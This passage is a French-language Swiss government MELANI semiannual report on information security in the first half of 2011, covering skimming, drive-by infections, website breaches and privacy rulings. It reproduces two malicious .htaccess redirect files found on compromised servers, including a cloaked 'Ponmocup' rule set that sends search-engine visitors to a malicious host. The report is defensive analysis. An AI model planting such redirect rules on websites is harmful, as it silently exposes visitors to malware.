Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Unité de stratégie informatique de la Confédération USIC
Service de renseignement de la Confédération SRC

Centrale d'enregistrement et d'analyse pour la sûreté de l'information MELANI
www.melani.admin.ch

Sûreté de l'information

Situation en Suisse et sur le plan international

Rapport semestriel 2011/I (janvier à juin)



Table des matières

1 Temps forts de l'édition 2011/I 3

2 Introduction 4

3 Situation en Suisse de l'infrastructure TIC 4

3.1 Blocage du registre suisse des échanges de quotas d'émission, suite à un contrôle de sécurité 4
3.2 Forte hausse des cas de skimming en Suisse 5
3.3 Infections par drive-by download, premier vecteur de diffusion des maliciels 6
3.4 Piratage du site du Montreux Jazz Festival 8
3.5 Google Street View: victoire provisoire en justice du Préposé à la protection des données 9
3.6 Apps bancaires – sécurité versus convivialité 10
3.7 Paiements par téléphone mobile 11

4 Situation internationale de l'infrastructure TIC 13

4.1 Attaques lancées par Anonymous 13
4.2 Attaques lancées par Lulzsec 13
4.3 Mises à jour SCADA 14
4.4 Données de 80 millions clients égarées par Sony 15
4.5 RSA victime d'une cyberattaque – les entreprises craignent pour leur sécurité 16
4.6 Attaques à des fins d'espionnage 17
4.7 Accessibilité en ligne des candidatures à l'UNESCO et d'informations confidentielles sur la flotte britannique de sous-marins nucléaires 19
4.8 Publication du code source de ZeuS 20
4.9 Concurrence en ligne – tous les coups sont permis 20
4.10 Lutte contre les réseaux de zombies – exemples 21
4.11 Aperçu des cyberstratégies nationales 23

5 Tendances / Perspectives 24

5.1 Données d'entreprises: moins de vols et transparence accrue 24
5.2 Actualité des attaques d'espionnage 26
5.3 Printemps arabe – médiatisation et contrôles des réseaux 27
5.4 Navigation par satellite: usage du GPS dans l'aviation 28

6 Glossaire 30

1 Temps forts de l'édition 2011/I

- **Les attaques d'espionnage sont désormais monnaie courante**

  Outre les attaques non ciblées à grande échelle, visant à infecter au hasard un maximum d'ordinateurs, des attaques ciblées sont régulièrement découvertes. Tout indique que des efforts sont faits chaque jour pour s'introduire dans les réseaux des entreprises, à des fins d'espionnage. L'énergie déployée dépend des intérêts en jeu et de la sensibilité du cas. Et comme des attaques sont lancées à tout moment et sous des formes variées, ce n'est qu'une question de temps jusqu'à ce qu'une tentative aboutisse.

  ► Situation sur le plan international: chapitre 4.5
  ► Situation sur le plan international: chapitre 4.6
  ► Tendances / Perspectives: chapitre 5.2

- **Cyberactivisme**

  Sous le label Anonymous, les cyberactivistes du monde entier coordonnent leurs protestations en faveur d'un Internet libre et contre les contrôles étatiques. L'ironie veut que leur moyen d'action préféré soit les attaques par déni de service distribué (DDoS) – méthode consistant à inonder des sites Web de messages envoyés simultanément, afin de les rendre inaccessibles.

  Le collectif de pirates Lulzsec s'est lui aussi illustré ces derniers mois en lançant plusieurs attaques visant en premier lieu les données stockées dans des zones mal sécurisées de serveurs Web, ainsi qu'en paralysant des sites Web. Les membres de Lulzsec prétendent avoir voulu sensibiliser aux failles de sécurité latentes et aux problèmes posés par Internet.

  ► Situation sur le plan international: chapitre 4.1
  ► Situation sur le plan international: chapitre 4.2
  ► Tendances / Perspectives: chapitre 5.3

- **Sûreté de l'information dans un monde globalisé**

  La numérisation, puis le triomphe d'Internet, ont transformé en profondeur les questions de sauvegarde, de sûreté et d'archivage des données. Cette évolution rend toujours plus complexe le travail d'identification, de classification et de protection de l'information. La principale leçon à tirer dans ce contexte est la suivante: à elle seule, la technologie ne résoudra jamais les problèmes de sécurité, tout au plus peut-elle en limiter l'impact. D'où la nécessité de distinguer entre les données vitales et confidentielles et celles pouvant être traitées de manière moins restrictive, voire rendues publiques. En effet, les données et les processus ne sont pas toujours en soi confidentiels ou de grande valeur, et bien souvent c'est leur sauvegarde dans des systèmes cloisonnés qui rehausse l'attrait de données sinon dépourvues d'intérêt. A contrario, les documents dont la perte pourrait menacer l'existence d'une entreprise n'ont rien à faire sur un serveur relié à Internet, ou auquel d'autres formes d'accès externe sont possibles.

  ► Situation sur le plan international: chapitre 4.4
  ► Tendances / Perspectives: chapitre 5.1

- **Skimming**

  Le clonage de carte bancaire (skimming) sévit à l'étranger depuis des années, mais n'affectait guère jusqu'ici la Suisse. Le nombre de cas de skimming dénoncés a toutefois explosé depuis le début de l'année.

  ► Situation en Suisse: chapitre 3.2

2 Introduction

Le treizième rapport semestriel (janvier à juin 2011) de la Centrale d'enregistrement et d'analyse pour la sûreté de l'information (MELANI) commente les grandes tendances et les risques liés aux technologies de l'information et de la communication (TIC), livre un aperçu des événements survenus en Suisse et à l'étranger, signale divers thèmes de la prévention et résume les activités des acteurs étatiques ou privés. Les termes techniques ou spécialisés (*écrits en italique*) sont expliqués dans un **glossaire (chapitre 6)** à la fin du rapport. Quant aux jugements portés par MELANI, ils figurent à chaque fois dans des encadrés en couleur.

Le **chapitre 1** esquisse certains thèmes du présent rapport semestriel.

Les **chapitres 3 et 4** passent en revue les pannes et les incidents, les attaques, la criminalité et le terrorisme visant les infrastructures TIC. Des exemples choisis illustrent les principaux événements des six premiers mois de l'année 2011. La situation nationale est analysée au chapitre 3 et la situation internationale au chapitre 4.

Le **chapitre 5** décrit les tendances et donne un aperçu des développements à prévoir.

3 Situation en Suisse de l'infrastructure TIC

3.1 Blocage du registre suisse des échanges de quotas d'émission, suite à un contrôle de sécurité

Divers registres européens des échanges de quotas d'émission ont subi des cyberattaques répétées au cours des derniers mois. Au début de 2010 déjà, des *attaques de phishing* avaient abouti au transfert illégal de droits d'émission. La Commission européenne avait alors exigé le renforcement des normes de sécurité adoptées par les organismes compétents. Suite à la persistance de ces tentatives de cyberpiratage et de fraude, la Commission a décidé, le 19 janvier 2011, de suspendre dans toute l'UE les échanges de quotas d'émission et de soumettre la réactivation des registres nationaux à une condition: chaque Etat membre était tenu de publier un rapport indépendant, attestant que sa plate-forme en ligne remplissait les exigences minimales de sécurité. Lesdites prescriptions ont beau être classifiées secrètes, elles devraient être comparables à celles régissant d'autres systèmes TIC sensibles, comme le e-banking. Le 19 avril 2011, le dernier registre national de l'UE, en Lituanie, a réactivé sa plate-forme d'échange de quotas d'émission. Les anciens cas de fraude portaient principalement sur les crédits européens (EUA, EU Allowance), lesquels ne sont pas négociables en Suisse.

Ces événements de janvier n'ont donc pas eu d'impact direct sur le registre suisse des échanges de quotas d'émission. A titre de précaution, les échanges de crédits ont toutefois été provisoirement limités aux heures de bureau à compter du 21 janvier 2011, pour permettre une réaction rapide à d'éventuelles irrégularités. Les contrôles de sécurité effectués par la suite ont révélé que le système suisse comportait lui aussi des failles, qui ont abouti à son blocage immédiat le 14 février 2011. Le registre a repris ses activités en ligne le 27 avril 2011, suite à la mise en œuvre des mesures de sécurité nécessaires et à la réinitialisation, à titre de précaution, de tous les mots de passe. Les transactions sont toutefois restées limitées aux heures de bureau. En outre, l'Office fédéral de l'environnement (OFEV) prévoit de rendre obligatoire cette année encore le principe des quatre yeux, jusque-là facultatif. Selon ce principe, toute transaction opérée par la 1re ou la 2e personne ayant procuration sur le

compte doit être confirmée par la 3e personne mandatée. A ce jour, aucun dommage n'a été constaté dans le cadre du registre suisse des échanges de quotas d'émission. Selon les propres chiffres de l'OFEV, des quotas d'émission d'une valeur de 4 milliards de francs sont inscrits dans le système suisse[1].

Comme l'indiquaient déjà les rapports semestriels antérieurs, les attaques cybercriminelles se reportent toujours plus des services de e-banking sur des services ou plates-formes (de négoce) moins bien protégés. La menace est d'autant plus grande que les services ont pour seule protection un nom d'utilisateur et un mot de passe et qu'ils permettent, directement ou indirectement, de gagner de l'argent. Outre le négoce des droits d'émission, les escrocs s'intéressent aux systèmes de paiement en ligne, aux plates-formes de vente aux enchères, aux fournisseurs de messagerie et aux réseaux sociaux.

3.2 Forte hausse des cas de skimming en Suisse

Le clonage de carte bancaire (*skimming*) sévit à l'étranger depuis des années, mais n'affectait guère jusqu'ici la Suisse. Le nombre de cas de skimming enregistrés a toutefois explosé depuis le début de l'année. Dans de telles escroqueries, portant sur des cartes de crédit ou débit, les escrocs copient à l'aide d'un équipement spécial la bande magnétique de la carte de paiement sur des cartes de débit vides. La saisie du *PIN* est généralement filmée à l'aide d'une mini caméra dissimulée au-dessus du clavier, dans une plinthe en plastique. Parfois aussi, de faux claviers sont collés sur le pavé numérique d'origine, afin d'enregistrer les frappes sur le clavier du bancomat.

Au cours des quatre premiers mois de 2011, 225 distributeurs automatiques de billets ont été manipulés, contre 135 pour toute l'année 2010.[2] En Allemagne, le problème avait déjà atteint un niveau critique l'année dernière: il a fallu remplacer en 2010 un bancomat sur trois. Soit 1765 appareils[3], sur lesquels 3183 manipulations ont été constatées pour un dommage total de 60 millions d'euros[4].

Les manipulations ne concernent plus seulement les bancomats. Des cas de skimming ont été enregistrés à des automates à billets CFF et aux terminaux de paiement des magasins. Au premier semestre 2011, de telles manipulations ont été constatées dans des commerces de détail de toute la Suisse.[5] Leurs auteurs s'étaient visiblement laissés enfermer pendant la nuit dans les filiales touchées, afin de placer leurs dispositifs sur les terminaux (*point of sale terminal)*. Quelques cas ont toutefois été précédés d'une effraction dûment attestée. De source policière, les auteurs des délits de skimming provenaient presque exclusivement d'Europe orientale, de Bulgarie et de Roumanie principalement.

---

1 http://www.nzz.ch/nachrichten/wirtschaft/aktuell/schweizer_emmissionshandel_aus_sicherheitsgruenden_ausgesetzt_1.9575326.html (état: 15 août 2011).

2 http://www.swissinfo.ch/ger/news/magazin/Skimming_ein_Delikt_hat_Hochkonjunktur.html?cid=30471116 (état: 15 août 2011).

3 http://www.ka-news.de/region/karlsruhe/Manipulierte-Geldautomaten-Karlsruher-Polizei-gibt-Tipps;art6066,642868 (état: 15 août 2011).

4 http://www.welt.de/finanzen/verbraucher/article13362915/Attacken-auf-Geldautomaten-nehmen-um-die-Haelfte-zu.html (état: 15 août 2011).

5 http://bazonline.ch/mobile/wirtschaft/unternehmen-und-konjunktur/Datenspionage-an-der-Ladenkasse/s/26125829/index.html (état: 15 août 2011).

Aussitôt les bandes magnétiques copiées, les données sont envoyées à des complices, qui réalisent des clones des cartes. De telles cartes et les numéros PIN surpris par espionnage permettent d'effectuer des retraits d'argent aux bancomats. L'introduction en Europe des *puces au standard EMV* et la disparition, dans presque tous les distributeurs automatiques, du traitement des bandes magnétiques font que les escrocs ne peuvent plus utiliser leurs clones de cartes, du moins en Europe. Les cartes sont par conséquent utilisées sur d'autres continents (par exemple USA, le Canada, Kenya, Afrique du Sud, République Dominicaine[6]) où les bancomats continuent à lire les données à partir des bandes magnétiques.

Les escrocs ne font pas toujours preuve d'autant de raffinement technique pour s'emparer de l'argent des bancomats, comme le montre un incident récemment survenu à Corcelles-près-Payerne (Vaud). Un distributeur automatique a été dynamité pour pouvoir accéder aux caissettes à billets. Il a toutefois été endommagé par la déflagration, ce qui a conduit une cartouche à projeter de l'encre rouge indélébile sur les billets. Cette mesure de sécurité a rendu l'argent inutilisable, mais n'a pas empêché les bandits de l'emporter.[7]

Même les utilisateurs méfiants ont généralement de la peine à détecter la présence d'un lecteur magnétique supplémentaire et d'une mini caméra. D'où la nécessité, comme première précaution, de soigneusement dissimuler de la main la saisie de son code PIN, afin que la caméra disposée par les escrocs ne puisse filmer cette opération. Une telle méthode est toutefois vaine à l'égard des faux claviers. Il est par conséquent utile de contrôler d'abord si le bancomat présente des ajouts et rehaussements curieux, des espaces vides et des composantes branlantes. Ces vérifications ne fonctionnent généralement que pour les appareils dont la configuration nous est connue, où l'on remarquerait aussitôt si la fente destinée à l'introduction de la carte se présente différemment, ou s'il manque sur le clavier les griffures familières. A cela s'ajoute que l'apparence des bancomats n'est pas uniforme. Même les distributeurs d'une même banque peuvent différer fortement entre eux. Il est dès lors impossible de savoir si le lecteur de carte et le clavier ont été manipulés ou non.

Beaucoup de bancomats ne se situent pas à l'air libre, mais dans le hall d'entrée de la banque. Pour y accéder en dehors des heures d'ouverture, le client doit généralement ouvrir la porte au moyen d'une carte. Là aussi, des dispositifs factices sont utilisés pour copier les bandes magnétiques. Une règle élémentaire consiste à ne jamais indiquer son PIN au système d'ouverture automatique des portes. Le cas échéant, il s'agirait d'un piège, car aucune banque n'exige le PIN pour accéder à ses locaux. En outre, il est recommandé de ne pas utiliser la même carte pour ouvrir la porte et pour retirer de l'argent.

Si la victime n'a pas commis de faute grave, la banque lui rembourse le dommage subi.

3.3 Infections par drive-by download, premier vecteur de diffusion des maliciels

Au premier semestre 2011 aussi, les *infections de sites Web* ont été le principal vecteur de diffusion d'infections non ciblées par des maliciels. Elles continuent à se baser avant tout sur des données d'accès *FTP* dérobées dans le but de contaminer automatiquement les sites Web. Outre les manipulations classiques du *texte source*, où la page d'origine est complétée par un code *Javascript* ou un *IFrame* malveillants, le fichier *.htaccess* est toujours plus souvent pris pour cible. Ce fichier définit sur le serveur les modalités d'accès aux sites Web et

6 http://www.bka.de/nn_233148/DE/Presse/Pressemitteilungen/Presse2011/110510__ZahlungskartenkriminalitaetBundeslagebild.html (état: 15 août 2011).

7 http://www.tsr.ch/info/suisse/3225634-un-bancomat-attaque-a-corcelles-pres-payerne-vd.html (état: 15 août 2011).

permet, par exemple, de protéger un site par mot de passe. Or si certaines conditions sont remplies, le fichier .htaccess peut aussi rediriger le visiteur vers d'autres sites Web, sans la moindre interaction de sa part. Les pirates en profitent pour rediriger vers un serveur malveillant les internautes désirant accéder à un site donné via un moteur de recherche, alors qu'en composant directement son adresse Web, on verrait la page d'origine s'afficher sans code malveillant. Grâce à ce stratagème, les exploitants de sites Web et les personnes connaissant bien les pages en question ne se méfieront de rien. La méthode n'est pas nouvelle, puisque l'Internet Storm Center[8] en avait déjà parlé en automne 2008. Les fichiers .htaccess d'alors n'avaient toutefois pas encore leur complexité actuelle:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://BAD_SITE/in.html?s=hg [R,L]
Errordocument 404 http://BAD_SITE/in.html?s=hg_err
```

Fig. 1: Manipulation de .htaccess effectuée en 2008.

La seule vérification effectuée consistait à déterminer si la page d'origine indiquée (*referrer*) contenait les termes «google.», «aol.», «.msn.», «altavista.», «ask.» ou «yahoo.».

Les nouvelles infections du type «Ponmocup» font appel à des critères de sélection plus professionnels, qui rendent d'autant plus difficile aux analystes de sites Web l'identification des pages concernées. Il s'agit de tromper la vigilance des principaux outils tant publics qu'internes d'analyse Web. MELANI aussi s'est dotée d'un tel outil de dépistage. Il reconnaît les fichiers .htaccess manipulés et donne l'alerte. MELANI peut ainsi informer les exploitants de sites infectés.

```
# exgocgkctswo
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^GET$
RewriteCond %{HTTP_REFERER} ^(http\\:\\/\\/)?([^\\/\\?]*\\.)?(google\\.|yahoo\\.|bing\\.|msn\\.|yandex\\.|ask\\.
|excite\\.|altavista\\.|netscape\\.|aol\\.|hotbot\\.|go to\\.|infoseek\\.|mamma\\.|alltheweb\\.|lycos\\.|search
\\.|metacrawler\\.|rambler\\.|mail\\.|dogpile\\.|ya\\.|\\/search\\?).*$ [NC]
RewriteCond %{HTTP_REFERER} !^.*(q\\=cache\\:).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Accoona|Ace\\sExplorer|Amfibi|Amiga\\sOS|apache |appie|AppleSyndication).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Archive|Argus|Ask\\sJeeves|asterias|Atrenko\\sN ews|BeOS|BigBlogZoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|B logsLive|BlogsSay|blogWatcher).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Bookmark|bot|CE\\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\\ shiptop).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo| Evaal|Everest\\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friend ster|****\\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDu de|Honda\\-Search|HP\\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|i Phone|IRIX|Jakarta|JetBrains).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Lifere a|LinkChecker).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\\-Notes|Lycos|Lynx|Mac\\_PowerPC).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Mac\\_PPC|Mac\\s10|Mac\\sOS|macDN|Macintosh|Medi apartners|Megite|MetaProducts).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchSer ver|NewsAlloy|NewsFire).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nut ch|ObjectSearch|Octora).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenInt elligenceData|oreilly).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(os\\=Mac|P900i|panscient|perl|PlayStation|POE\\-Component|PrivacyFinder).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder| Scooter|Seeker|Series\\s60).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\\sClient |Socialmarks|Sphere\\sScout).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS |Surfer|Syndic8).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird |Twiceler|urllib|Validator).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmas ter|WebPatrol|wget|Win\\s9x).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Win16|Win95|Win98|Windows\\s95|Windows\\s98|Win dows\\sCE|Windows\\sNT\\s4).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(WinHTTP|WinNT4|WordPress|WOW64|WWWeasel|wwwst er|yacy|Yahoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*xccgtswgokoe.*$
RewriteCond %{HTTPS} ^off$
RewriteRule ^(.*)$ http://[redacted].com/cgi-bin/r.cgi?p=10003&i=21cc6cd2&j=318&m=a9f493ec86c8149ec1d4ff4f055d8e7f&h=%
{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME} [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgocgkctswo
```

Fig. 2: Fichier .htaccess manipulé, découvert sur divers serveurs suisses compromis.

Comme le montre la page .htaccess manipulée, les recherches portent notamment sur les référencements de moteurs de recherche. Les agresseurs prennent d'autres précautions encore pour éviter d'être découverts. Par exemple, ils excluent divers agents utilisateurs

[8] http://isc.sans.edu/diary.html?storyid=5150&rss (état: 15 août 2011).

(*user agents*: curl, wget), ou installent des cookies qui empêchent leurs visiteurs d'être redirigés plus d'une fois vers le serveur malveillant et donc de se méfier. Diverses failles de sécurité sont ensuite passées en revue sur le serveur Web infecté. Enfin, l'internaute est acheminé vers le site auquel il souhaitait accéder.

Grâce à des optimisations, l'outil d'analyse Web de MELANI parvient désormais aussi à identifier efficacement les manipulations portant sur .htaccess. MELANI a ainsi découvert au premier semestre 2011 plusieurs dizaines de sites Web de ce genre. Des pages modifiées de cette façon ont également été signalées, dont certaines d'un important fabricant suisse de produits alimentaires. La plupart des pages infectées ont été nettoyées, conjointement avec les fournisseurs d'accès concernés. Curieusement, les pirates ne modifient presque jamais l'URL de redirection des fichiers .htaccess, même quand les serveurs centraux d'origine ont été désactivés depuis longtemps. De façon générale, les manipulations .htaccess sont moins fréquentes jusqu'ici que les manipulations classiques de texte source.

Infections consenties – infections par un White Hat

Il est intéressant de noter que beaucoup de personnes provoquent en connaissance de cause une *infection par drive-by download*. Il s'agit de *Jailbreakme*, outil en ligne servant à modifier par un *exploit* les appareils iPhone, iPad et iPod pour pouvoir aussi s'en servir sans iTunes et les restrictions correspondantes. On estime à deux millions le nombre d'utilisateurs s'étant déjà laissés «infecter» de cette manière. L'exploit a été programmé par un New Yorkais de 19 ans du nom de Nicholas Allegra, connu en ligne sous le pseudonyme Comex. Le 3 juillet 2011, il a publié la version 3 de Jailbreakme, dotée des fonctions d'une infection par drive-by download. Il suffit aux internautes intéressés de se rendre sur le site de Comex et d'y cliquer sur un bouton pour télécharger l'*exploit* sur leur propre téléphone. L'infection provoquée exploite, via le navigateur Safari, une faille de sécurité du module CoreGraphics de visionnement PDF[9]. D'habitude, cette technique dite *0-day-exploit* est utilisée à des fins criminelles: une fois une lacune découverte, les cyberpirates réalisent au plus vite un *exploit* pour en tirer parti. D'où la possibilité d'attaquer un maximum de systèmes, tant qu'aucune mise à jour n'est en place.

Lorsque des White Hats – ou bidouilleurs, pirates sans dessein criminel – découvrent des failles de sécurité, ils les signalent habituellement aux fabricants de logiciels. Mais pas dans le cas d'espèce, où le White Hat a préféré réaliser un *exploit*, sans volonté de nuire. A-t-il agi de manière irresponsable? Les experts en sécurité informatique sont divisés sur la question. Alors que certains parlent d'inconscience, d'autres jugent normal d'utiliser de telles méthodes pour venir à bout des systèmes fermés. Comex envisagerait même d'effectuer un stage chez Apple, selon le magazine économique Forbes.[10]

3.4 Piratage du site du Montreux Jazz Festival

Selon le quotidien gratuit 20 minutes, un pirate est parvenu à accéder au programme du Montreux Jazz Festival et l'a publié la veille de la conférence de presse officielle. Les informations ainsi divulguées figuraient déjà sur le serveur, sans être visibles du public. Même si une description détaillée de l'attaque n'a pas été publiée, il semblerait que le cyberpirate ait accédé aux données par *injection SQL*. Une inscription datant du 16 octobre 2010 et découverte dans un forum russe fait état d'une injection SQL dans la banque de données de montreuxjazz.com.

---

9 http://support.apple.com/kb/HT4802 (état: 15 août 2011).

10 http://www.forbes.com/sites/andygreenberg/2011/08/26/apple-hacker-extraordinaire-comex-takes-an-internship-at-apple/ (état: 15 août 2011).



Fig. 3: Inscription dans un forum concernant une injection SQL sur le site montreuxjazz.com

On ignore toutefois si l'attaque susmentionnée du 12 avril 2011 se basait sur la faille de la fig. 3. Le site possède entre-temps une autre structure et la page comportant la faille identifiée n'est plus en ligne.

Ce n'est pas la première fois que le site du Jazz Festival est compromis. En août 2010 déjà, un groupe de pirates argentins avait défiguré le site montreuxjazz.com.[11] En outre, diverses rédactions ont reçu le 7 juillet 2011 des adresses électroniques provenant apparemment de la banque de données de montreuxjazz.com. Le document intitulé «Montreux Jazz Festival HACKED, all users exposed» renfermait les adresses de la direction du festival ainsi que de 5500 autres personnes. Les responsables du festival ont tenu à préciser que les données provenaient d'éditions antérieures du festival.[12]

Le site du Greenfield Festival a lui aussi été défiguré le 8 août 2011. Des pirates ayant pour pseudonymes KillerMiNd et Krisandpatel ont revendiqué cet acte de sabotage. Tous deux défigurent des sites Web à grande échelle.

Indépendamment des nombreuses attaques non ciblées ayant abouti un peu par hasard, les sites souvent consultés constituent par expérience une cible de choix pour la défiguration de sites ou pour les intrusions dans les banques de données. Les pirates veulent avant tout montrer que les organisateurs ou entreprises prestigieux prennent trop à la légère les questions de sécurité. Les anciennes versions de logiciels installées et le manque de validation des opérations *(input validation)* constituent les principales vulnérabilités. Les exploitants de sites très fréquentés ont ici une grande responsabilité. Il est vrai que dans le cas d'espèce, la publication anticipée du programme du festival n'a guère eu de conséquences et a même valu une publicité supplémentaire à l'organisateur. Mais dans l'hypothèse où une infection serait placée sur un tel site, l'intrusion aurait des effets autrement plus graves. En outre, de telles sociétés possèdent généralement une importante banque de données clients, renfermant des informations parfois confidentielles. Au cas où ce type de liste tomberait entre les mauvaises mains, il peut en résulter non seulement un dégât d'image, mais aussi des dommages financiers (voir aussi chap. 4.4).

3.5 Google Street View: victoire provisoire en justice du Préposé à la protection des données

L'arrêt du Tribunal administratif fédéral (TAF) concernant Google Street View a été publié le 4 avril 2011.[13] Jugeant que le service Street View de la société Google n'avait pas suffisamment flouté sur ses images publiées en ligne un grand nombre de visages et de plaques de contrôle de véhicules, et qu'en outre de nombreuses personnes y étaient reconnaissables

[11] http://www.openairguide.net/magazin/festivalnews/123/montreuxjazz-com-gehackt (état: 15 août 2011).

[12] http://www.zataz.com/news/21431/jazz--montreux--piratage.html (état: 15 août 2011).

[13] http://www.bvger.ch/aktuell/index.html?lang=de&download=NHzLpZeg7t,lnp6I0NTU042l2Z6ln1acy4Zn4Z2qZpnO2Yuq2Z6qpJCDdIR5g2ym162epYbg2c_JjKbNoKSn6A-- (état: 15 août 2011).

dans des zones sensibles, p. ex. devant des hôpitaux, des salons de massage ou des prisons, le Préposé fédéral à la protection des données et à la transparence (PFPDT) avait intenté une action devant le TAF le 13 novembre 2009. Dans son arrêt, le tribunal souligne que Google «doit veiller à ce que les visages et les plaques de contrôle ne puissent pas être identifiés». A proximité d'établissements sensibles (prisons, hôpitaux, centres d'accueil pour femmes battues, etc.), l'anonymat doit par ailleurs être garanti «par la suppression d'autres caractéristiques personnelles, comme la couleur de la peau, l'habillement, les moyens auxiliaires utilisés par les personnes handicapées, etc.». Google n'est pas autorisé à photographier des domaines privés comme des jardins ou des cours intérieures fermés «inaccessibles aux regards d'un passant ordinaire» et doit «retirer de son site Street View les images de ce type déjà publiées ou obtenir le consentement des personnes concernées». Avant d'effectuer des prises 